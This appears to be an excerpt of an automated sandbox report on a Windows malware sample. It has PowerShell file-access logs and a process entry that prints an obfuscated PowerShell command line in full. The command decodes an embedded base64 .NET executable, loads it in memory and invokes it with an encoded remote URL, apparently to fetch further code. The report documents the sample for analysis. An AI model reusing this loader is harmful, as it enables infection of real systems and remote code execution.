C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC67A2B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC67A162DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FFC67B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FFC67B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	4096	success or wait	1	7FFC67B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	512	success or wait	1	7FFC67B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FFC67B255FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FFC67B255FA	unknown
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC6698B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	132	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC6698B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC6698B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC6698B526	ReadFile

Analysis Process: powershell.exe PID: **5872**, Parent PID: **1744**

General

Target ID:	28
Start time:	06:50:05
Start date:	21/02/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $Codigo = 'J?BM?Eg?ZwBL?C??PQ?g?Cc?JQBN?Ek?UwBx?Eg?RwBL?Fo?TQ BB?CU?Jw?7?Fs?QgB5?HQ?ZQBb?F0?XQ?g?CQ?ZgB1?FU?Tg?g?D0?I?Bb?FM?eQBz?HQ?ZQBt?C4?QwBv?G4?dgBl?HI?d?Bd?Do?OgBG?HI?bwBt?EI? YQBz?GU?Ng?0?FM?d?By?Gk?bgBn?Cg?I??k?Ew?S?Bn?Es?LgBy?GU?c?Bs?GE?YwBl?Cg?JwDmEEIgrC?n?Cw?JwBB?Cc?KQ?g?Ck?OwBb?FM?eQBz? HQ?ZQBt?C4?QQBw?H??R?Bv?G0?YQBp?G4?XQ?6?Do?QwB1?HI?cgBl?G4?d?BE?G8?bQBh?Gk?bg?u?Ew?bwBh?GQ?K??k?GY?dQBV?E4?KQ?u?Ec? ZQB0?FQ?eQBw?GU?K??n?Gw?c?BP?FU?c?Bs?E0?c??u?FU?RwBs?Hk?bQB6?FU?Zw?n?Ck?LgBH?GU?d?BN?GU?d?Bo?G8?Z??o?Cc?VQBE?HM? UwBp?EQ?YgBi?Cc?KQ?u?Ek?bgB2?G8?awBl?Cg?J?Bu?HU?b?Bs?Cw?I?Bb?G8?YgBq?GU?YwB0?Fs?XQBd?C??K??n?HQ?e?B0?C4?YQBz?GE?YwBX? EU?TgB0?GE?cgBK?E4?M??y?CU?N??2?D??Mg?l?GU?cwBh?GI?LwBh?HM?YQBj?D??Mg?l?Fc?RQBO?HQ?YQBy?Eo?Tg?v?G0?bwBj?C4?bwB1?GU? dQ?u?Hc?ZQBu?GE?cwBh?GM?d?Bh?HI?agBu?C8?Lw?6?H??d?B0?Gg?Jw?p?Ck?';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System .Convert]::FromBase64String($Codigo.replace('?','A'))).replace('%MISqHGKZMA%','TVqQ?? ?? M?? ?? ?? ?? E?? ?? ?? ?? //8?? ?? Lg?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? g?? ?? ?? ?? ?? 4fug4?? t?? nNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJ?? ?? ?? ?? ?? ?? ?? ?? BQRQ?? ?? T?? ED?? OJNIpY?? ?? ?? ?? ?? ?? ?? ?? ?? O?? ?? ?? iEL?? V?? ?? ?? Bw?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? jo?? ?? ?? ?? g?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? E?? ?? g?? ?? ?? ?? ?? g?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? ?? ?? g?? ?? ?? ?? ?? ?? ?? ?? M?? YIU?? ?? B?? ?? ?? B?? ?? ?? ?? ?? ?? E?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? K05?? ?? BP?? ?? ?? ?? ?? E?? ?? ?? JgD?? G?? ?? ?? ?? w?? ?? ?? ?? MOQ?? ?? O?? I?? ?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? CC?? ?? ?? Eg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C50ZXh0?? ?? ?? ?? CBo?? ?? ?? ?? g?? ?? ?? ?? H?? ?? ?? ?? ?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? G?? ucnNyYw?? ?? ?? JgD?? ?? ?? ?? Q?? ?? ?? ?? ?? Q? ? ?? ?? ?? e?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? B?? LnJlbG9j?? ?? ?? M?? ?? ?? ?? ?? G?? ?? ?? ?? ?? C?? ?? ?? ?? Ig?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? Qg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DhOQ?? ?? ?? ?? ?? ?? ?? Eg?? ?? ?? ?? C?? ?? U?? nCI?? ?? LgV?? ?? ?? D?? ?? ?? ?? ?? ?? ?? ?? ?? FQ4?? ?? C4?? B4CKBc?? ?? ?? oqHgIoG?? ?? ?? Ciqmcxk?? ?? ?? q?? ?? Q?? ?? BHMa?? ?? ?? Kg?? I?? ?? ?? RzGw?? ?? Co?? D?? ?? ?? Ecxw?? ?? ?? q?? B?? ?? ?? BCoufgE?? ?? ?? RvHQ?? ?? CioufgI?? ?? ??

RvHg?? ?? CioufgM?? ?? ?? RvHw?? ?? CioufgQ?? ?? ?? RvI?? ?? ?? CirGfgU?? ?? ?? QUKCE?? ?? ?? osHnIB?? ?? Bw0?? U?? ?? ?? loIg?? ?? Cm8j?? ?? ?? KcyQ?? ?? ?? q?? BQ?? ?? BH4F?? ?? ?? EKhp+Bg?? ?? BCoe?? o?? G?? ?? ?? EKlZzD?? ?? ?? Bigl?? ?? ?? Kd?? Y?? ?? ?? K?? Bw?? ?? BCoe?? igm?? ?? ?? KKhp+Bw?? ?? BCoaK?? 0?? ?? ?? YqHgIoJw?? ?? Cio?? Ez?? H?? Lc?? ?? ?? ?? B?? ?? ?? Rcic?? ?? H?? Kcyg?? ?? ?? olKCk?? ?? ?? pvKg?? ?? CgYoKw?? ?? Cm8s?? ?? ?? KCwcoKw?? ?? CgsHcn8?? ?? HByhQ?? ?? cG8t?? ?? ?? KC3Mo?? ?? ?? K?? igr?? ?? ?? KKCw?? ?? ?? oM CCgr?? ?? ?? KDHKJ?? ?? BwKCs?? ?? ?? oNCXLP?? ?? BwKCs?? ?? ?? ooLg?? ?? Cg0oLw?? ?? CgcoM?? ?? ?? Cm8x?? ?? ?? Kcuc?? ?? HBvMg?? ?? CnIL?? QBwbzM?? ?? ?? oUGI0X?? ?? ?? BJRYJch0B?? H?? oLg?? ?? CqlIFwgoM?? ?? ?? CqJvN?? ?? ?? CiYqNgIDKDU?? ?? ?? ooNg?? ?? Cioe?? ig3?? ?? ?? KKi7QCQ?? ?? ?? igi?? ?? ?? KKh4CKDg?? ?? ?? oq?? ?? ?? ?? Ez?? B?? BQ?? ?? ?? ?? C?? ?? ?? R?? owF?? ?? ?? bLQgo?? Q?? ?? Kwor?? glK Bioi?? /4VBQ?? ?? Gyoe?? ign?? ?? ?? KKg?? ?? ?? BMw?? g?? o?? ?? ?? ?? ?? w?? ?? EQJ7Og?? ?? Cm87?? ?? ?? KCgaMC?? ?? ?? Gy0SK?? I?? ?? CsK?? ns6?? ?? ?? KBm88?? ?? ?? KBipK?? ign?? ?? ?? K?? nM9?? ?? ?? KfTo?? ?? ?? oq?? EJTSkIB?? ?? E?? ?? ?? ?? ?? ?? ?? w?? ?? ?? B2 NC4wLjMwMzE5?? ?? ?? ?? ?? ?? U?? b?? ?? ?? ?? MwH?? ?? ?? jfg?? ?? O?? g?? ?? BQI?? ?? ?? jU3RyaW5ncw?? ?? ?? ?? BME?? ?? ?? O?? E?? ?? CNVUwCEEQ?? ?? E?? ?? ?? ?? CNHVUlE?? ?? ?? ?? IBE?? ?? CQE?? ?? ?? jQmxvYg?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? BVxWiCQkP?? ?? ?? ?? +gEz?? BY?? ?? ?? E?? ?? ?? ?? u?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? Z?? ?? ?? ?? BQ?? ?? ?? D0?? ?? ?? B?? ?? ?? ?? ?? ?? ?? w?? ?? ?? ?? U?? ?? ?? J?? ?? ?? ?? Cg?? ?? ?? ?? g?? ?? ?? ?? B?? ?? ?? ?? ?? w?? ?? ?? ?? E?? ?? ?? ?? C?? ?? ?? ?? ?? w?? ?? ?? ?? I?? ?? ?? ?? ?? ?? IkE?? Q?? ?? ?? ?? ?? ?? BgBC?? 98GBgCv?? 98GBg?? Z?? i?? GDwBDBw?? ?? BgBa?? ioFBg?? I?? yoFBgCW?? yoFBgBi?? yoFBgB7?? yoFBgCh?? ioFBgBG?? pkGBgDC?? ZkGBgDt?? ioFBgC8?? gYECgDl?? d?? FCgCS?? XMECg?? t?? nMEDgBf?? W8GDg?? ?? BjMGBgDV?? i?? GDgBx?? rgGDgCJ?? ns?? BgCYB5YEDgDsBW8GDg?? K?? 3s?? Bg?? n?? ZYEDg?? B?? EkECgDQ?? akEBgD8?? S?? GBgCn?? d8GBgD?? Bf8GBgBHBRUFCgBv?? Q?? FBg?? ?? ?? ZYEBgD4ByoFCgB6?? Q?? FCgD?? B6kHBgD9?? 9lHDgBSB3s?? BgBCBJYEBgDGBJYEBgDKB5YEBg?? 8BSoFBgBU?? SoFBgCCB98GBg?? JBpYE?? ?? ?? ?? ?? Dc?? ?? ?? ?? ?? ?? ?? ?? E?? ?? Q?? ?? ?? ?? ?? ?? ?? 8gToB0k?? ?? Q?? B?? ?? ?? ?? ?? ?? D+BegHTQ?? B?? ?? I?? ?? ?? EQ?? J8H6?? dd?? ?? E?? ?? w?? ?? ?? Q?? ?? H?? cQB10?? BQ?? I?? ?? ?? BE?? BnB+gHhQ?? H?? ?? s?? ?? ?? E?? ?? ?? EI6?? dd?? ?? g?? Dg?? B?? ?? ?? ?? 8?? NT BV0?? C?? ?? P?? ?? UB?? ?? BhBg?? ?? XQ?? I?? BE?? BQE?? ?? B?? ?? ?? ?? Bd?? ?? g?? G?? ?? x?? IUFJgEx?? FwFLgEx?? H?? FNgEx?? J 4FPgER?? J0ERgER?? EQBSgER?? NQ?? TwEh?? N4H9wBQI?? ?? ?? ?? ?? ?? GGBMGBg?? B?? Fgg?? ?? ?? ?? ?? ?? ?? YYEwYG?? ?? E?? YC?? ?? ?? ? ? ?? ?? ERgZBlMB?? QCKI?? ?? ?? ?? ?? ?? TCPEFVwEB?? JYg?? ?? ?? ?? ?? BMI4gRc?? QE?? oi?? ?? ?? ?? ?? ?? EwjoBWEB?? QCuI?? ?? ?? ?? ?? ?? ?? TCFEGZgEB?? Log?? ?? ?? ?? ?? BMlv?? Vr?? QE?? 7C?? ?? ?? ?? ?? ?? Ewgs?? X?? B?? QDzI?? ?? ?? ?? ?? ?? TCDgBdgEB?? Psg?? ?? ?? ?? ?? BEYGQZT?? QI?? ESE?? ?? ?? ?? ?? BhgTBgY?? ?? g?? ZlQ?? ?? ?? ?? ?? WCLQHfQEC?? C?? h?? ?? ?? ?? ?? BMIWgd9?? QI?? JyE?? ?? ?? ?? ?? BhgTBgY?? ?? g?? wlQ?? ?? ?? ?? ?? W?? Gk?? ggEC?? PMh?? ?? ?? ?? ?? MYCewfL?? ?? M?? ?? SI?? ?? ?? ?? ?? xgLt?? N?? ?? B?? ?? Jlg?? ?? ?? ?? CD?? CQBhwEE?? BUi?? ?? ?? ?? ?? MYCQ?? TU?? ?? Q?? ICI?? ?? ?? ?? ?? EQBW?? lwBB?? B?? Ig?? ?? ?? ?? ?? B?? EI?? I?? EF?? Eki?? ?? ?? ?? ?? ?? YYEwYG?? ?? Y?? VCI?? ?? ?? ?? ?? ?? wjE?? Eo?? BgCIlg?? ?? ?? ?? ?? GGBMGBg?? G?? ?? ?? ?? ?? QDq?? w?? ?? ?? Q?? r?? ?? ?? ?? ?? QBRBQ?? ?? ?? QDk?? ?? ?? ?? ?? QDk?? ?? k?? EwYB?? BE?? EwYG?? Bk?? EwYK?? Ck?? EwYQ?? DE?? EwYQ?? Dk?? EwYQ?? EE?? EwYQ?? Ek?? EwYQ?? FE?? EwYQ?? Fk?? EwYV?? GE?? EwYQ?? Gk?? EwYQ?? HE?? EwYQ?? Hk?? EwYa?? Ik?? EwYg?? KE?? EwYG?? Kk?? EwYG?? LE?? EwYG?? Mk?? EwYm?? OE?? EwYQ?? Ok?? EwYG?? PE?? EwYG?? JE?? EwYG?? Jk?? EwYG?? ?? w?? EwYG?? BQ?? EwYG?? Bw?? EwYG?? CQ?? EwYG?? ?? w?? x?? BK?? BQ?? x?? BK?? Bw?? x?? BK?? CQ?? x?? BK?? Lk?? cgdP?? NE?? EgFV?? NE?? 9?? dd?? Pk?? EwZj?? CEBlgBr?? ?? kBEwYG?? Lk?? EwYG?? CkBEwYG?? DEBLgB7?? CkB+QOB?? DkBhwGI?? CkBMQSN?? EEBrQCS?? EEBkQeY?? EkB0?? Se?? FEBI?? Sk?? EkB kQCq?? BkBJ?? Gy?? NE?? owC4?? GEB+QC/?? GkB4QPG?? Lk?? ewfL?? Lk?? 7QDQ?? Lk?? Q?? TU?? HEBtQDg?? DQ?? 3gf3?? Dw?? zQNK?? Dw?? 1wMO?? Tw?? EwYG?? Ck?? owDM?? y4?? CwDF?? S4?? EwDO?? S4?? GwDt?? S4?? lwD2?? S4?? KwD2?? S4?? MwD2?? S4?? OwD2?? S4?? Qw?? E?? i4?? Sw?? c?? i4?? Uw?? c?? i4?? Ww?? i?? i4?? YwBM?? i4?? awBZ?? k?? ?? gwCn?? k?? ?? ewCs?? kM?? cwC1?? kM?? ewCs?? kk?? owDd?? 2M?? cwC1?? mM?? ewCs?? mk?? owDx?? 4?? ?? gwCn?? oM?? iwCn?? oM?? kwCn?? oM?? cwC1?? ok?? owD+?? 6?? ?? gwCn?? qM?? iwCn?? qM?? cwDO?? qM?? qwCn?? qM?? swCn?? qM?? kwCn?? qk?? ewDt?? c?? ?? gwCn?? sM?? swCn?? sM?? cw?? Q?? 8M?? ewDt?? ck?? ewDt?? e?? ?? gwCn?? uM?? iwCn?? uM?? kwCn?? uM?? qwCn?? uM?? swCn?? gkBow?? SBCMBewCs?? iMBmwBq?? 0MBewCs?? kMBUw?? c?? i?? CewCs?? i?? CgwCn?? k?? CewCs?? k?? CgwCn?? m?? CewCs?? m?? CgwCn?? o?? CewCs?? o?? CgwCn?? q?? CgwCn?? s?? CgwCn?? u?? CewCs?? g?? DgwCn?? i?? DgwCn?? i?? DewCs?? nQ?? 2?? Dr?? ?? Q?? ?? Q?? F?? ?? U?? Bg?? H?? ?? c?? C?? ?? K?? ?? k?? ?? ?? ?? ?? BpwB?? ?? D0BKEB?? ?? DsBa YB?? ?? BjBqsB?? ?? D?? Bb?? B?? ?? BM?? bUB?? ?? C4B7sB?? ?? BpB7sB?? ?? DI?? M?? B?? g?? E?? ?? M?? ?? g?? F?? ?? U?? ?? g?? G?? ?? c?? ?? g?? H?? ?? k?? ?? g?? I?? ?? s?? ?? g?? J?? ?? 0?? ?? Q?? K?? ?? 0?? ?? g?? N?? ?? 8?? ?? g?? O?? BE?? ?? g?? Y?? BM?? Lg?? 1?? Dw?? QwDd?? P?? ?? /w?? G?? QS?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? FMF?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? U?? XI?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ?? 